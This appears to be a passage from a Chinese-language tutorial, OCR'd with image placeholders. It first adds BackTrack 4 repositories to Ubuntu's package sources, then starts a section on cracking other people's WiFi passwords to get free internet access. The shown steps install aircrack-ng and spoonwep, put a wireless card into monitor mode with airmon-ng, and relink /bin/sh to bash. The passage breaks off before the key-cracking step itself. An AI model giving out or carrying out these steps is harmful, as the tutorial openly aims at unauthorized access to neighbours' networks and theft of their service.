


图1

2、修改更新源

sudo gedit /etc/apt/sources.list

修改最下面，增加两行后保存。

deb http://repo.offensive-security.com/dist/bt4 binary/

deb http://mirrors.backtrack4.cn/bt4 binary/

3、sudo apt–get update 更新一下

就这样，我们就在Ubuntu的更新源中加入了BT4的源，以后大家就可以通过新立得或者直接通过终端，如图2。

sudo apt-get install XXXXXX的命令来获取BT4丰富的黑客软件资源，这个相信大家都明白。




图2

二、破解他人WIFI热点密码，来随时随地免费上网：

1、需要用到的工具是spoonwep，它需要Java支持，由于是大名鼎鼎的aircrack的GUI，所以也需要安装aircrack。打开终端，输入并回车：

sudo apt-get install sun-java6-jre

2.aircrack-ng-1.0-rc2

而aircrack和spoonwep已经随光盘附带了，解压后直接双击安装即可。

正式破解过程看似繁琐，其实非常简单：

在终端中输入

sudo ifconfig -a

这句命令用于加载你的网卡，有wlan0字样显示出来就说明软件支持你的网卡，几乎目前市面上的所有网卡都是支持的。如图3，接着，输入：

sudo airmon-ng start wlan0 6




图3

这句命令式把你的网卡加载成Monitor模式，注意是否显示是"monitor mode enabled on mon0"，如果没有显示，而只是提示"monitor mode enabled"，下面用spoonwep/wpa的时候网卡就选wlan0，否则选mon0，过会儿还会提到，如图4。




图4

接下来还需要获得BASH，继续在终端中输入，如图5。

sudo ln -fs bash /bin/sh

sudo ls -al /bin/sh




图5




图6

